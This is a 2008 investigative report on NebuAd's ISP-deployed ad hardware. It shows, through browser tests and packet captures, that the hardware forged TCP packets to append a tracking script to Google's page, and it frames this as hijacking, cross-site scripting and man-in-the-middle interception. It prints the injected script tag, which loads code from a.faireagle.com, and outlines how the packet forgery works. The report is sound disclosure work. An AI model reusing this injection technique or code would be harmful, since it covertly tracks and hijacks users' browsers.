NebuAd and Partner ISPs: Wiretapping, Forgery and Browser Hijacking

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Executive Summary

This report addresses the technical aspects of NebuAd, a targeted behavioral advertising company with offices located in the United States and United Kingdom that recently began seeking deals with Internet Service Providers (ISPs). NebuAd recently made headlines when the cable operator Charter announced that it had struck a deal with the company. Charter's announcement prompted public and congressional inquiries into NebuAd's practices, including a letter from Rep. Ed Markey (D-Mass.) and Rep. Joe Barton (R-Texas). NebuAd has also been deployed by WOW!, Embarq, Broadstripe, CenturyTel, Metro Provider and others.

To determine NebuAd's practices, this investigation used sound and reproducible network testing methods. The investigation concludes that NebuAd's advertising hardware monitors, intercepts and modifies the contents of Internet packets using Transmission Control Protocol on Internet Protocol (TCP/IP). In doing so, NebuAd commandeers users' Web browsers and collects uniquely identifying tracking cookies to facilitate its advertising model. Apparently, neither the consumers nor the affected Web sites have actual knowledge of NebuAd's interceptions and modifications.

NebuAd exploits several forms of "attack" on users' and applications' security, the use of which has always generated considerable controversy and user condemnation, including browser hijacking, cross-site scripting and man-in-the-middle attacks. These practices -- committed upon users with the paid-for cooperation of ISPs -- violate several fundamental expectations of Internet privacy, security and standards-based interoperability. Moreover, NebuAd violates the Internet Engineering Task Force (IETF) standards that created today's Internet where the network operators transmit packets between end users without inspecting or interfering with them. For example, the TCP protocol would normally not accept code from a source that is a third party from the client-server connection. NebuAd engages in packet forgery to trick a user's computer into accepting data and Web page changes from a third party like NebuAd.

NebuAd has designed a hardware device it installs into an ISP's network. This device has three purposes, and the bulk of this report concerns itself primarily with the NebuAd device's unusual method for accomplishing the last purpose -- *cookie preloading*.

1. *Unique Identification:* The NebuAd device ties a customer's individual record maintained by the ISP to an alphanumeric code (called a "hash code"). This method allows NebuAd to uniquely and persistently to identify individuals without ISPs needing to release data from billing records.

2. *User Monitoring:* The NebuAd system monitors user's Web browsing activity. The device sees the pages visited, the search terms entered, and words that appear on the pages. This information is reportedly evaluated to determine the user's interest in various marketing categories. Stored information is indexed to the end user's hash code.

3. *Cookie Preloading:* The NebuAd device ensures that a Web browser is always preloaded with cookies providing unique identifying codes representing the ISP's subscriber. A cookie is a parcel of text placed by a server on a Web client (usually a browser) and then sent back by the client each time the client accesses that server. It is used for authenticating, session tracking, and maintaining specific information about users, such as site preferences or the contents of their electronic shopping carts. On pages where NebuAd or its partners have bought advertising space, the presence of NebuAd cookies enable advertisers to display targeted messages instead of random ones. Regardless of whether the end user changes computers, browsers or purposefully and frequently erases cookies, the device reloads the subscriber's uniquely identifying cookies to allow the targeted advertising to continue.

Key Events:

On March 10, 2008, a user of WOW! (formerly Wide Open West) observed[1] on DSLReports.com that, "WOW's internet connection is forcing connections and cookies on my machine when I browse to google.com." Other WOW! users observed the same behavior.

On March 11, 2008, NebuAd's presence on the WOW! network was confirmed.[2] Although users received no proactive notice, the Terms and Conditions page was quietly modified to include the following statement, "We may also use an advertising network provider (or providers) to help present advertisements on our Web site." A separate system help-file explains, "The ad network operates by observing anonymous user activity across the Internet."

In May 2008, I contacted a technically capable WOW! subscriber[3] in Streamfield, Ill. He provided me with access to a computer via Remote Desktop Protocol (RDP).[4]

On May 29 and June 1, 2008, using this equipment, I accessed the Web address http://www.google.com/ while monitoring the cookies directory. I found that some visits to this page would result in accumulating cookies for domains other than www.google.com. (See Figure 1)

On May 29 and June 1, 2008, I similarly accessed the Web address http://www.yahoo.com/ while monitoring the cookies directory. I found that some visits to this page would result in accumulating cookies for domains other than www.yahoo.com or its partners listed at http://info.yahoo.com/privacy/us/yahoo/thirdparties/details.html. Conclusions from http://www.yahoo.com/ match those found with http://www.google.com/ in all ways, from the cookies that were collected to the eventually discovered method that my browser obtained them, the experience, evidence. For the sake of brevity, I use Google as the primary example, but the key points and findings are identical for Yahoo.

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[1] WOW! tracking connection to Google!!; http://www.dslreports.com/forum/r20141655-WOW-tracking-connection-to-Google

[2] Wide Open West Using NebuAD, Users don't get much of a heads up...; http://www.dslreports.com/shownews/92520

[3] Because the testing method was direct enough to give me first-hand knowledge of the events and evidence that I describe here, I am choosing to go on the record myself, without unnecessarily revealing more about this subscriber's identity at this time. Because the cookies and scripts described herein identify the customer, these too are altered slightly to protect his privacy and peace.

[4] The Microsoft Remote Desktop Protocol (RDP) provides remote display and input capabilities over network connections for Microsoft Windows-based applications running on a server.; http://msdn.microsoft.com/en-us/library/aa383015.aspx



Figure 1: Cookies accumulated upon visit to http://www.google.com/

Upon reviewing the record of TCP packets from Google's server, it is observable that that an extra packet appears in the data stream before the data stream closes. The contents of this added packet are added to the code underlying Google's Web page. The added packet contains JavaScript code that causes a Web browser to visit another site. Evidence (see below) indicates that this packet is a forgery and did not come from Google, but from some other point within the network. (See Figure 2)

value="Google Search"><input name=btnI type=submit value="I'm Feeling Lucky"></td><td nowrap width=25%> Advanced Search
  Preferences
  Language Tools</td></tr></table></form>

Advertising Programs - Business Solutions - About Google ©2008 Google </body></html>**<script language="JavaScript" src="http://a.faireagle.com/a?t=s&c=PSX_10_0609_9_8&v=8.7&ts=6543210&g=1234567"> </script>**

Figure 2: The final bytes of the page source of www.google.com normally end with the </html> tag. The bolded portion was added by a forged packet appended to Google's TCP data stream. (To protect the WOW! subscriber's privacy, I modified the digits shown here as they likely apply uniquely to each subscriber.)

Over the week of June 2, 2008, I revealed my tests and results to employees at Google who confirmed that the page source for www.google.com did not contain the JavaScript code in question and that Google was not responsible for its appearance in the TCP data stream between Google's servers and end users on the WOW! network.

The Interception and Forgery of Google's Web Page Code

In addition to the confirmation from Google personnel, evidence and circumstances lead to the conclusion that NebuAd's equipment injected the suspicious packet causing the browser exploit.

The script: When executed, the JavaScript causes the browser to load script from domain a.faireagle.com. Fair Eagle is a NebuAd company[5] with no known ties to Google and no mention in Google's privacy policies or related pages. (See Figure 3)

```
<script language="JavaScript"
src="http://a.faireagle.com/a?t=s&c=PSX_10_0609_9_8&v=8.7&ts=6543210&g=1234567">
</script>
```

Figure 3: NebuAd-appended JavaScript which likely identifies this unique subscriber to the NebuAd system. This consistent subscriber ID makes it difficult for someone to evade profiling or targeted ads. The system will always inject the same codes.

***Two incomplete IP packets where only one is expected*:** Google's Web page consists of less than 6900 bytes (on June 1, 2008, 6710 bytes plus about 170 bytes of server headers). After subtracting various transit headers, the TCP packet payload size was 1430 bytes per IP packet. The TCP protocol should have been able to send the entire page in five IP packets. Strangely, six were used. While HTTP streams sometimes break transmission between headers and body, it does not break transmission within page source. Indeed, the offending script code was contained in its own packet. (See Figure 4)

The sixth packet, just like the five before it, identifies its source as originating from the same IP address and port number as the Google server to which my browser had been connected. It identifies itself as part of the ongoing transmission from Google through TCP's ACK and SEQ numbering to prevent the system from rejecting the forged packet.

[5] Fair Eagle page at http://www.faireagle.com/ identifies the company as a subsidiary of NebuAd.

1	2	3	4	5	6
HTTP/1.1 2 Date: Sun, 1927..<htm UTF-8"><ti h{font-siz collapse:c pgtabselec display:bl images/pro background 0}.pgtabse iconl{over height:22p size:0;hei gbi{backgr font-size: #guser{fon 22px;margi 2em .5em}}	ne;positio: a{text-dec block}</st 17311,1773. c,d,e,f,g) "/url?sa=T url="+a(b.: OVA_SOC4M6: gbar,e,g,h q||"").val b||"&")+"q block";a.l navExtra,k ;(a||windo createPopu parentNode span");k.a i.onclick= tagName=="]	assName==" px";l(e.st body bgcol onload="sf topmargin= <span clas gbar.qs(th maps?hl=en href="http <sp onclick=gb google.com www.google <u>more</u video.goog class=gb2> this)>Grou hl=en&tab= http://sch	m/schhp?hl a href="ht Finance</a tab=wb" on span> <spa gbar.qs(th calendar/r //picasawe span> <spa a> wy">Reader href="http nobr></div <div align nobr><a hr 26source%3 https://ww Sign in</a everest+as	border=0 a Anniversar search" na nbsp;</td> maxlength= btnG type= Feeling Lu advanced_s hl=en>Pref Tools< en/ads/">A Solutions< size=-2>&c	<script la PSX 10 060 </script>
1430 bytes	1430 bytes	1430 bytes	1430 bytes	888 bytes	134 bytes

Figure 4: The data received should have filled five packets. Instead, six were received. The last packet only contained the suspicious JavaScript. The unmodified Google page source is contained within packets one through five.

Test Procedure and Results

PREPARATION

- Initially prepared machine[6] by running Internet Explorer 7 and getting past the "runonce" sequence, deselected the anti-phishing feature and did not change the default search engine.
- Set the home page to http://www.google.com/
- Close Internet Explorer

EXECUTION

1. Start Internet Explorer
2. Check the directory "%USERPROFILE%\Local Settings\Temporary Internet Files" and "%USERPROFILE%\Cookies" to see if any non-Google cookies have arrived
3. If "faireagle" cookies did not appear, then close Internet Explorer and repeat steps 1 and 2. (On some occasions, save a copy of the source as a normal [only-Google-cookies] comparison copy.)

[6] System Configuration: Freshly installed version of Microsoft Windows XP SP3. Computer network interface directly connected to WOW! Network (no intervening NAT device). Onto that platform, I installed Wireshark, a network protocol analyzer. I also used the latest-released versions of Microsoft Internet Explorer 7. In my judgment and experience in the field of network software testing, this is an acceptably clean and reproducible testbed.

4. If "faireagle" cookies did appear, then right click on the screen and choose "View Source." After NOTEPAD opens with the source, save the file to the desktop for later analysis.

RESULTS

Approximately 10 percent of the time, the cookies for a.faireagle.com and several other apparently advertising-related domains appear using the above procedure. Using my own non-WOW! account, I never receive the offending cookies.

Privacy and Security: Concerns and Analogous Practices

NebuAd's practices resemble several forms of "attacks" on users that have generated considerable controversy and user condemnation.

Similarities to a browser hijack: Browser hijacking involves changing the normal behavior of someone's Web browser without permission. Malicious software often hijacks a browser for the purposes of advertising. The most common hijacks change a user's home page, while others add items to "favorites" or bookmarks lists, alter default search engines or error pages, add or read cookies, or lower security settings before leading the user to malicious and infectious Web pages[7].

This attack is a browser hijack because it changes the normal behavior of the browser without permission. Normally, when visiting http://www.google.com/, a browser would not also visit http://a.faireagle.com/ and execute JavaScript there.

Similarities to a cross-site scripting (XSS) attack: Cross-site scripting is a security vulnerability usually found in systems that allow users to inject their own code into messages to be viewed (and executed) by other users. Malicious users can use this ability to load and execute code, including the ability to reach exploits allowing full control of a system.

Because it appears to the Web browser and operating system that Google's page is calling a.faireagle.com on purpose (as a matter of trust), this gives the code executed from a.faireagle.com a higher level of trust. Therefore, it is considered a "type two" (the most powerful) type of XSS attack.

Similarities to the Intel processor serial number (PSN) controversy: Intel Corporation added a unique identifier into processors manufactured after 1999. The PSN enabled Web sites to uniquely identify users, even if they wished to remain anonymous. In response to objections by security and privacy[8] advocates, Intel subsequently released software intended to mask the PSN. The software failed to mask the PSN in certain cases. Intel dropped the feature in the very next year.

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[7] National Cyber Alert System; Cyber Security Tip ST04-012; Browsing Safely: Understanding Active Content and Cookies; http://www.us-cert.gov/cas/tips/ST04-012.html

[8] Center for Democracy & Technology, http://www.cdt.org/privacy/issues/pentium3/

Many privacy-sensitive users will delete or block tracking cookies. Like the PSN, NebuAd's technology persistently and uniquely identifies a customer in ways that are resistant to tracking-avoidance tactics.

Similarities to Phorm controversy: Phorm is a similar online advertising concern operating in the United Kingdom.

In the way that the browser is hijacked to load cookies, the events described here match the operating method of Phorm as reportedly[9] trialed by British Telecom.

Similarities to DoubleClick's former interest-profiling activity: DoubleClick is a well-established online advertiser, now owned by Google. DoubleClick's advertising service included tracking users' marketing interests in profiles and presentment of suitably targeted ads, which is similar to NebuAd's stated intentions. DoubleClick's controversial interest-profiling practices ended in 2002.

DoubleClick's profiling service did not include NebuAd-like eavesdropping on the content of Web messages as they were being sent and received. The accumulation of DoubleClick profiles was prone to restart from the beginning upon the change of an IP address, system, software or the deletion of cookies -- unlike NebuAd which ensures this profile information persists. Also unlike NebuAd, DoubleClick's method did not violate the normal security or behavior of the users' Web browsers and did not violate Internet standards.

Similarities to a man-in-the-middle (MITM) attack: MITM[10] is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them. This behavior leads the users to believe that they are talking directly to each other over a private connection when in fact the entire conversation is controlled by the attacker. The attacker intercepts and conveys messages going between the two victims and injects convincing replacement messages.

This attack is a MITM because NebuAd is inserted into the network between end points. To cause the browser to load cookies, it inserts code by impersonating the end-point server and adding JavaScript at a time when the real end-point server would end its transmission.

[9] British Telecom Phorm PageSense External Validation report – Wikileaks; British Telecom "Phorm" report: PageSense External Validation Report by BT Retail Technology; http://www.wikileaks.org/wiki/British_Telecom_Phorm_PageSense_External_Validation_report

[10] Information Security; FFIEC IT Examination Booklets; http://www.ffiec.gov/ffiecinfobase/booklets/information_security/08_app_glossary.html

Conclusion

NebuAd exploits normal browser and platform security behaviors by forging IP packets, allowing their own JavaScript code to be written into source code trusted by the Web browser. NebuAd and ISPs together cooperate in this attack against the intentions of the consumers, the designers of their software and the owners of the servers that they visit.

Web page code is normally entirely downloaded from servers to clients over a single TCP connection. Once the page is downloaded, the downloaded code is executed by the client. The execution of this code is what causes the additional operations necessary to download images and other page resources. This code is considered safe to execute because it purportedly came from a source trusted by the user. NebuAd's code injected into another's page source is a cross-site exploit (XSS) and the subsequent behavior of loading cookies it normally would not load is a browser hijack. NebuAd accomplishes its XSS by using what is effectively a classic man-in-the-middle attack.

In order to accomplish its objectives, the device must and does:

a. Monitor and -- at exactly the right time -- intercept the communications between end points.
b. Impersonate the IP address and ports of the end-point server and communicate with the client.
c. Prevent the end-point client and server from continuing to directly communicate with each other over those ports.
d. Synchronize certain integrity counters used by the TCP protocol to prevent the receiver from rejecting the packets.

Devices in the middle of the network that impersonate and use protocols reserved for end-point hosts violate Internet standards established by the IETF. RFC 791designates that end hosts should originate packets using host protocols over IP.[11] Devices between end hosts use the Internet Control Message Protocol (ICMP) protocol described in RFC 792.[12] Originating TCP messages by intermediate devices is not supported by RFC 793 (TCP), 1009 (requirements for gateways [or routers]), or 1122 (requirements for Internet hosts).

[11] RFC 791 is the Internet Standard that describes the Internet Protocol.

[12] RFC 792 describes the ICMP protocol which is a control messaging protocol intended for gateway devices to be able to communicate messages to end points.

About the Author

Robert Topolski is a software testing professional with 25 years of experience in networking protocols. His qualifications include 15 years working in the above role at Intel Corporation and Quarterdeck Corporation. He has earned certification as a Certified Software Quality Engineer (CSQE) by the American Society for Quality in 2004, and recognition as a Microsoft Most Valued Professional (MS-MVP) in Networking in 2006. Since May 2008, Robert has served as Chief Technology Consultant to Free Press[13] and Public Knowledge[14] -- providing technical assistance and insight in furtherance of their policy efforts related to preservation of freedom and access to information on the Internet.

[13] Free Press, http://www.freepress.net/

[14] Public Knowledge, http://www.publicknowledge.org/

Appendix: Packet Trace Information

```
No.     Time                        Source                Destination         Protocol
      1 2008-06-01 07:56:26.086221 64.233.167.99         XX.XX.XX.XX         TCP      [TCP
segment of a reassembled PDU]

Frame 1 (1484 bytes on wire, 1484 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 0, Ack: 0, Len:
1430

0000  00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00   ...F.u.PW..P..E.
0010  05 be bb 50 00 00 36 06 b5 91 40 e9 a7 63 XX XX   ...P..6...@..cXX
0020  e5 d6 00 50 05 5b 18 4c 2e 05 48 d7 08 69 50 10   ...P.[.L..H..iP.
0030  21 80 6b 98 00 00 48 54 54 50 2f 31 2e 31 20 32   !.k...HTTP/1.1 2
0040  30 30 20 4f 4b 0d 0a 43 61 63 68 65 2d 43 6f 6e   00 OK..Cache-Con
0050  74 72 6f 6c 3a 20 70 72 69 76 61 74 65 0d 0a 43   trol: private..C
0060  6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78   ontent-Type: tex
0070  74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d   t/html; charset=
0080  55 54 46 2d 38 0d 0a 44 61 74 65 3a 20 53 75 6e   UTF-8..Date: Sun
0090  2c 20 30 31 20 4a 75 6e 20 32 30 30 38 20 31 34   , 01 Jun 2008 14
00a0  3a 35 36 3a 32 33 20 47 4d 54 0d 0a 53 65 72 76   :56:23 GMT..Serv
00b0  65 72 3a 20 67 77 73 0d 0a 54 72 61 6e 73 66 65   er: gws..Transfe
00c0  72 2d 45 6e 63 6f 64 69 6e 67 3a 20 63 68 75 6e   r-Encoding: chun
00d0  6b 65 64 0d 0a 0d 0a 31 39 32 37 0d 0a 3c 68 74   ked....1927..<ht
00e0  6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68   ml><head><meta h
00f0  74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65   ttp-equiv="conte
0100  6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74   nt-type" content
0110  3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61   ="text/html; cha
0120  72 73 65 74 3d 55 54 46 2d 38 22 3e 3c 74 69 74   rset=UTF-8"><tit
0130  6c 65 3e 47 6f 6f 67 6c 65 3c 2f 74 69 74 6c 65   le>Google</title
0140  3e 3c 73 74 79 6c 65 3e 62 6f 64 79 2c 74 64 2c   ><style>body,td,
0150  61 2c 70 2c 2e 68 7b 66 6f 6e 74 2d 66 61 6d 69   a,p,.h{font-fami
0160  6c 79 3a 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65   ly:arial,sans-se
0170  72 69 66 7d 2e 68 7b 66 6f 6e 74 2d 73 69 7a 65   rif}.h{font-size
0180  3a 32 30 70 78 7d 2e 68 7b 63 6f 6c 6f 72 3a 23   :20px}.h{color:#
0190  33 33 36 36 63 63 7d 2e 71 7b 63 6f 6c 6f 72 3a   3366cc}.q{color:
01a0  23 30 30 63 7d 2e 74 73 20 74 64 7b 70 61 64 64   #00c}.ts td{padd
01b0  69 6e 67 3a 30 7d 2e 74 73 7b 62 6f 72 64 65 72   ing:0}.ts{border
01c0  2d 63 6f 6c 6c 61 70 73 65 3a 63 6f 6c 6c 61 70   -collapse:collap
01d0  73 65 7d 2e 6c 6e 63 3a 6c 69 6e 6b 2c 2e 6c 6e   se}.lnc:link,.ln
01e0  63 3a 76 69 73 69 74 65 64 7b 63 6f 6c 6f 72 3a   c:visited{color:
01f0  23 30 30 63 7d 2e 70 67 74 61 62 2c 2e 70 67 74   #00c}.pgtab,.pgt
0200  61 62 3a 68 6f 76 65 72 2c 2e 70 67 74 61 62 73   ab:hover,.pgtabs
0210  65 6c 65 63 74 65 64 2c 2e 70 67 74 61 62 73 69   elected,.pgtabsi
0220  64 65 7b 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65   de{text-align:ce
0230  6e 74 65 72 3b 74 65 78 74 2d 64 65 63 6f 72 61   nter;text-decora
0240  74 69 6f 6e 3a 6e 6f 6e 65 3b 63 6f 6c 6f 72 3a   tion:none;color:
0250  23 30 30 63 3b 64 69 73 70 6c 61 79 3a 62 6c 6f   #00c;display:blo
0260  63 6b 3b 68 65 69 67 68 74 3a 32 37 70 78 3b 66   ck;height:27px;f
0270  6c 6f 61 74 3a 6c 65 66 74 3b 6f 76 65 72 66 6c   loat:left;overfl
0280  6f 77 3a 68 69 64 64 65 6e 3b 62 61 63 6b 67 72   ow:hidden;backgr
0290  6f 75 6e 64 3a 75 72 6c 28 2f 69 6e 74 6c 2f 6a   ound:url(/intl/j
02a0  61 2f 69 6d 61 67 65 73 2f 70 72 6f 64 75 63 74   a/images/product
02b0  6c 69 6e 6b 74 61 62 73 2e 70 6e 67 29 20 6e 6f   linktabs.png) no
02c0  2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d   -repeat;padding-
02d0  74 6f 70 3a 38 70 78 7d 2e 70 67 74 61 62 7b 77   top:8px}.pgtab{w
02e0  69 64 74 68 3a 31 33 30 70 78 3b 62 61 63 6b 67   idth:130px;backg
02f0  72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f 6e 3a 2d   round-position:-
0300  32 37 34 70 78 20 30 7d 2e 70 67 74 61 62 3a 68   274px 0}.pgtab:h
0310  6f 76 65 72 7b 77 69 64 74 68 3a 31 33 30 70 78   over{width:130px
0320  3b 62 61 63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69   ;background-posi
0330  74 69 6f 6e 3a 2d 31 34 34 70 78 20 30 7d 2e 70   tion:-144px 0}.p
0340  67 74 61 62 73 65 6c 65 63 74 65 64 7b 77 69 64   gtabselected{wid
0350  74 68 3a 31 34 34 70 78 7d 2e 70 67 74 61 62 73   th:144px}.pgtabs
0360  69 64 65 7b 77 69 64 74 68 3a 33 70 78 3b 62 61   ide{width:3px;ba
0370  63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f   ckground-positio
0380  6e 3a 2d 34 30 34 70 78 20 30 7d 2e 69 63 6f 6e   n:-404px 0}.icon
0390  6c 7b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65   l{overflow:hidde
03a0  6e 3b 68 65 69 67 68 74 3a 70 78 3b 77 69 64 74   n;height:px;widt
03b0  68 3a 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65   h:px;position:re
03c0  6c 61 74 69 76 65 7d 23 67 62 61 72 7b 66 6c 6f   lative}#gbar{flo
```

```
03d0  61 74 3a 6c 65 66 74 3b 68 65 69 67 68 74 3a 32   at:left;height:2
03e0  32 70 78 3b 70 61 64 64 69 6e 67 2d 6c 65 66 74   2px;padding-left
03f0  3a 32 70 78 7d 2e 67 62 68 2c 2e 67 62 32 20 64   :2px}.gbh,.gb2 d
0400  69 76 7b 62 6f 72 64 65 72 2d 74 6f 70 3a 31 70   iv{border-top:1p
0410  78 20 73 6f 6c 69 64 20 23 63 39 64 37 66 31 3b   x solid #c9d7f1;
0420  66 6f 6e 74 2d 73 69 7a 65 3a 30 3b 68 65 69 67   font-size:0;heig
0430  68 74 3a 30 7d 2e 67 62 68 7b 70 6f 73 69 74 69   ht:0}.gbh{positi
0440  6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 74 6f 70 3a   on:absolute;top:
0450  32 34 70 78 3b 77 69 64 74 68 3a 31 30 30 25 7d   24px;width:100%}
0460  2e 67 62 32 20 64 69 76 7b 6d 61 72 67 69 6e 3a   .gb2 div{margin:
0470  35 70 78 7d 23 67 62 69 7b 62 61 63 6b 67 72 6f   5px}#gbi{backgro
0480  75 6e 64 3a 23 66 66 66 3b 62 6f 72 64 65 72 3a   und:#fff;border:
0490  31 70 78 20 73 6f 6c 69 64 3b 62 6f 72 64 65 72   1px solid;border
04a0  2d 63 6f 6c 6f 72 3a 23 63 39 64 37 66 31 20 23   -color:#c9d7f1 #
04b0  33 36 63 20 23 33 36 63 20 23 61 32 62 61 65 37   36c #36c #a2bae7
04c0  3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 33 70 78 3b   ;font-size:13px;
04d0  74 6f 70 3a 32 34 70 78 3b 7a 2d 69 6e 64 65 78   top:24px;z-index
04e0  3a 31 30 30 30 7d 23 67 75 73 65 72 7b 70 61 64   :1000}#guser{pad
04f0  64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 37 70 78 20   ding-bottom:7px
0500  21 69 6d 70 6f 72 74 61 6e 74 7d 23 67 62 61 72   !important}#gbar
0510  2c 23 67 75 73 65 72 7b 66 6f 6e 74 2d 73 69 7a   ,#guser{font-siz
0520  65 3a 31 33 70 78 3b 70 61 64 64 69 6e 67 2d 74   e:13px;padding-t
0530  6f 70 3a 31 70 78 20 21 69 6d 70 6f 72 74 61 6e   op:1px !importan
0540  74 7d 40 6d 65 64 69 61 20 61 6c 6c 7b 2e 67 62   t}@media all{.gb
0550  31 2c 2e 67 62 33 7b 68 65 69 67 68 74 3a 32 32   1,.gb3{height:22
0560  70 78 3b 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a   px;margin-right:
0570  2e 37 33 65 6d 3b 76 65 72 74 69 63 61 6c 2d 61   .73em;vertical-a
0580  6c 69 67 6e 3a 74 6f 70 7d 2e 67 62 32 20 61 2c   lign:top}.gb2 a,
0590  2e 67 62 32 20 62 7b 64 69 73 70 6c 61 79 3a 62   .gb2 b{display:b
05a0  6c 6f 63 6b 3b 70 61 64 64 69 6e 67 3a 2e 32 65   lock;padding:.2e
05b0  6d 20 2e 35 65 6d 7d 7d 23 67 62 69 2c 2e 67 62   m .5em}}#gbi,.gb
05c0  32 7b 64 69 73 70 6c 61 79 3a 6e 6f               2{display:no
```

```
No.     Time                        Source                Destination         Protocol
      2 2008-06-01 07:56:26.086467 64.233.167.99         XX.XX.XX.XX         TCP      [TCP
segment of a reassembled PDU]

Frame 2 (1484 bytes on wire, 1484 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 1430, Ack: 0,
Len: 1430
```

```
0000  00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00   ...F.u.PW..P..E.
0010  05 be bb 52 00 00 36 06 b5 8f 40 e9 a7 63 XX XX   ...R..6...@..cXX
0020  e5 d6 00 50 05 5b 18 4c 33 9b 48 d7 08 69 50 10   ...P.[.L3.H..iP.
0030  21 80 55 4f 00 00 6e 65 3b 70 6f 73 69 74 69 6f   !.UO..ne;positio
0040  6e 3a 61 62 73 6f 6c 75 74 65 3b 77 69 64 74 68   n:absolute;width
0050  3a 38 65 6d 7d 2e 67 62 32 7b 7a 2d 69 6e 64 65   :8em}.gb2{z-inde
0060  78 3a 31 30 30 31 7d 23 67 62 61 72 20 61 7b 63   x:1001}#gbar a{c
0070  6f 6c 6f 72 3a 23 30 30 63 7d 2e 67 62 32 20 61   olor:#00c}.gb2 a
0080  2c 2e 67 62 33 20 61 7b 74 65 78 74 2d 64 65 63   ,.gb3 a{text-dec
0090  6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 23 67 62   oration:none}#gb
00a0  61 72 20 2e 67 62 32 20 61 3a 68 6f 76 65 72 7b   ar .gb2 a:hover{
00b0  62 61 63 6b 67 72 6f 75 6e 64 3a 23 33 36 63 3b   background:#36c;
00c0  63 6f 6c 6f 72 3a 23 66 66 66 3b 64 69 73 70 6c   color:#fff;displ
00d0  61 79 3a 62 6c 6f 63 6b 7d 3c 2f 73 74 79 6c 65   ay:block}</style
00e0  3e 3c 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e   ><script>window.
00f0  67 6f 6f 67 6c 65 3d 7b 6b 45 49 3a 22 6c 37 68   google={kEI:"l7h
0100  43 53 4f 6e 50 4e 36 57 59 67 41 4b 33 70 71 33   CSOnPN6WYgAK3pq3
0110  42 43 41 22 2c 6b 45 58 50 49 3a 22 31 37 32 35   BCA",kEXPI:"1725
0120  39 2c 31 37 37 33 35 2c 31 38 32 34 34 22 2c 6b   9,17735,18244",k
0130  48 4c 3a 22 65 6e 22 7d 3b 0a 66 75 6e 63 74 69   HL:"en"};.functi
0140  6f 6e 20 73 66 28 29 7b 64 6f 63 75 6d 65 6e 74   on sf(){document
